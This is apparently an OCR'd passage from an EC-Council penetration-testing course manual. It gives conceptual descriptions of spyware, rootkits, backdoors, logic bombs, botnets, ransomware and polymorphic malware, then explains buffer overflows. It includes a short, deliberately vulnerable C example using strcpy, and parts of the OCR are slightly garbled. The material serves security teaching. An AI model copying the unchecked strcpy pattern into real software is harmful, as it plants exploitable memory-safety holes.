  When a system is infected by spyware, its performance degrades. It disables the software firewall, antivirus software, reduces browser security settings and makes it more vulnerable to attacks. Applications will freeze, failure to boot, etc. Spyware that interferes with networking software makes it difficult to connect to the Internet. It steals information from users by utilizing the target computer's memory resources and bandwidth allocated for an Internet connection. Since spyware uses memory and system resources, there are chances of system crashes.

- **Rootkits**

  Rootkit is a software program that hides its activities from detection and performs malicious activities to get privileged access to a target computer. It hides the fact that the operating system is compromised by the attackers. A successful rootkit can potentially remain in place for years if it remains undetected. Rootkits are used to hide viruses, worms, bots, etc., and it is difficult to remove them. Malware that is hidden by rootkits are used to monitor, filter or steal sensitive information and resources, change the configuration settings of the target computer and other potentially unsafe actions.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Rootkits are installed by attackers after gaining administrative access either by manipulating a vulnerability or cracking a password. The attacker gets full control over the target system, they can modify files and existing software that detects rootkits.

Rootkits are activated each time the system is rebooted. It gets activated before the operating system completes booting. So it is difficult to detect the presence of a rootkit. Rootkits install hidden files, processes, hidden user accounts, etc., in the system's operating system to perform malicious activities. It intercepts the data from terminals, keyboard and network connections and allows the attacker to extract sensitive information from the target user. Rootkits gather user's sensitive information such as usernames, passwords, credit card details, bank account details, etc., in order to misuse the information to commit fraud or other illegal activities. Backdoors

Attackers create backdoors to compromise the security of the target systems and gain access to a network illegitimately. Attackers insert small programs that bypass the authentication check such as gaining administrative privileges without passwords. The attacker installs programs and controls the victim's computer remotely. Attackers use backdoors to get access to a network and keep returning by using the same exploit.

It is difficult for the system administrators to block access to attackers using backdoors. Even if the system administrator detects a backdoor attack and changes the password, the attacker is still able to get access to the resources of the infected system. If the attacker believes that system administrator detected access, then they can simply choose to locate another vulnerability to avoid being detected. Backdoors are not logged and appear as if no one is online, while the attacker continues to use the infected machine.

Password cracking is a common type of backdoor attack used to breach network security and systems connected to the network. Accounts that are unused or not used frequently are exploited by attackers to perform backdoor attacks. Password crackers detect the accounts with weak passwords and create an access point by changing the password. System administrators are not able to identify fragile accounts because the accounts with modified passwords do not appear and they believe that everything is operating normally. System administrators find it difficult to determine which accounts are not used in order to lock them.

- **Logic Bomb**

  A logic bomb is a piece of software code that performs a malicious action when a logic condition is satisfied. For example: Crashing a program on specific date using. When a logic bomb explodes, it is designed to display an unauthentic message, delete data or completely reformat hard drives, send sensitive information to untrusted parties, disable a network for a certain length of time and cause harm to the target computer. Malicious software such as a virus, use logic bombs to spread before being noticed.

  Logic bombs are used to demand money for software by developing a code that makes the software a trial version. After a specific number of days, the user has to pay a specified amount to continue to use the software. Logic bombs are used to blackmail target users.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

If the demand is not met, the logic bomb explodes into the computer network and corrupts, deletes data or performs malicious activities as intended by attackers.

Attackers use the combination of spyware and a logic bomb to steal the identity of a target user. Spyware allows attackers to install keyloggers secretly and capture the keystrokes. A logic bomb is designed to wait until the targeted user visits a website requiring a login with their username and password. It then triggers the logic bomb to execute a key logger to capture the user credentials and send it to the remote attacker.

- **Botnets**

  A botnet is a collection of compromised computers connected to the Internet to perform a distributed task. Attackers distribute malicious software that turns a user's computer into bots. A bot refers to a program or an infected system that performs repetitive work or acts as an agent or as a user interface to control other programs. The infected computer performs automated tasks without the user's permission. Attackers use bots to infect a large number of computers. Cyber-criminals who control bots are called a botmaster. Bots spread across the Internet and search for vulnerable and unprotected systems. When it finds an exposed system, it quickly infects and reports back to the botmaster.

  Attackers use botnets to distribute spam emails, carry out denial-of-service attacks and automated identity theft. A computer part of a botnet might slow down its performance. Botmasters use infected computers to perform various automated tasks. They instruct the infected systems to send viruses, worms, spam, spyware, etc. Botmasters steal personal and private information from the target users such as credit card numbers, bank details, usernames, passwords, etc. Botmasters launch DoS attacks on a specific target user and extort money to regain control over the compromised resources. Botmasters use bots to boost web advertising billings by automatically clicking on internet ads.

  Bots enter a target system using a payload in a Trojan horse or similar malware. It infects the target system through drive-by-downloads, or by sending spam mails that are embedded with malicious content.

- **Ransomware**

  Ransomware is a type of malicious software that locks or encrypts valuable files available in the victim's computer until a ransom is paid. Unlike other malware it does not hide, it displays a message on the infected system that "your files are taken away for ransom and you need to pay money in order to decrypt it". It redirects victims to different sites and provides information regarding how to make payment to recover the data back. During payment, attackers often collect credit card details that may result in further financial losses. Moreover, there is no guarantee the data will be recovered, even if the payment is made.

  Ransomware gets installed when a user clicks on a malicious link in an email attachment or instant message or on a social networking site. It gets installed even when the user

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

visits an infected site or clicks on an infected pop-up advertisement. Ransomware demands are displayed either in a text file or on a web page in the browser.

This type of malware takes advantage of a victim's embarrassment, surprise or fear to satisfy the ransom demands. For example, attackers put time pressure on a victim stating that their data gets destroyed every 30 minutes if they do not make a payment. If the payment is not done within the time span, the files cannot be recovered. Other ransomware forces users to purchase a product to recover the data back. Some ransomware tricks or embarrasses users to pay the ransom by stating they have been watching illegal content and must pay a fine.


- **Polymorphic malware**

  Polymorphic malware is a destructive and intrusive malware code that changes its signature to avoid pattern matching detection by antivirus programs. The functionality remains the same even though its signature changes. For example, a spyware program working as a key logger continues to perform the same action, even if its signature changes. If a polymorphic malware is detected and its signature is added to a downloadable database for an antivirus program, it fails to detect the same malware with the modified signature.

  Polymorphic malware code (payload) is encrypted in order to hide and make it difficult to read by antivirus programs. Polymorphic behavior is gained by malware when the mutation engines are bundled with another payload such as viruses, worms, or Trojans. It allows different subversions of the same code but with the same functionality. It modifies the file names, encrypts the data with variable keys, compresses the files etc.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Buffer Overflow Attacks




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Buffer Overflow Attacks (Cont'd)

When the **Buffer Overflow example code** shown below is compiled and run, an array "**Buffer**" of size 11 bytes is allocated to hold the "**AAAAAAAAAA**" string

strcpy() will copy the string "**DDDDDDDDDDDD**" into the array "**Buffer**", which will exceed the buffer size of 11 bytes, resulting in buffer overflow

	Buffer Overflow Example Code
1:	#include<stdio.h>
2:	int main (int argc, char **argv)
3:	{
4:	char Buffer[11]="AAAAAAAAAA";
5:	strcpy(Buffer,"DDDDDDDDDDDD");
6:	printf("% \n",Buffer);
7:	return 0;
8:	}



This type of vulnerability is prevalent in UNIX- and NT-based systems

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Buffer Overflow Attacks

Buffer overflow occurs when an application writes more data to a block of memory, or buffer, than the buffer is allocated to hold. A buffer overflow attack allows an attacker to modify the target process's address space in order to control the process execution, crash the process, and modify internal variables. Attackers modify function pointers used by the application to direct program execution through a jump or call instruction and points it to a location in the memory containing malicious codes.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Several applications are written in C, programs written in C are particularly susceptible to buffer overflow attacks. This is due to the fact that direct pointer variations are permitted in C. Direct, low-level memory access and the pointer arithmetic is provided by C without checking the bounds. Moreover, the standard C library provides unsafe functions (such as gets) that write an unbounded amount of user's input into a fixed size buffer without any boundary checking.




Figure A.280: Illustration of buffer overflow attack

When the Buffer Overflow example code shown below is compiled and run, an array "Buffer" of size 11 bytes is allocated to hold the "`AAAAAAAAAA`" string. `strcpy()` will copy the string "`DDDDDDDDDDD`" into the array "Buffer", which will exceed the buffer size of 11 bytes, resulting in buffer overflow.





Figure A.281: Buffer overflow example code

This type of vulnerability is prevalent in UNIX- and NT-based systems.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Stack-based Buffer Overflow

Stack-based buffer overflows have been considered the common type of exploitable programming errors found in software applications. A stack-based buffer overflow occurs when a buffer has been overrun in the stack space. Attacker injects malicious code on the stack and overflows the stack to overwrite the return pointer so that the flow of control switches to the malicious code.

Since in the eyes of the non-security community, stack overflows have been the prime focus of security vulnerability education, these bugs are becoming less prevalent in mainstream software. Nevertheless, they are still important and warrant further examination and ongoing awareness.

Over 100 functions within LibC have security implications. These implications vary from as little as “pseudo randomness not sufficiently pseudorandom” (for example, srand ()) to “may yield remote administrative privileges to a remote attacker if the function is implemented incorrectly” (for example, printf ()).

The overflow can overwrite the return pointer so that the flow of control switches to the malicious code. C language and its derivatives offer many ways to put more data than anticipated into a buffer.

Consider an example given as follows for simple uncontrolled overflow:

- The program calls the bof () function.
- Once in the bof () function, a string of 20 As is copied into a buffer that holds 8 bytes, resulting in a buffer overflow.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


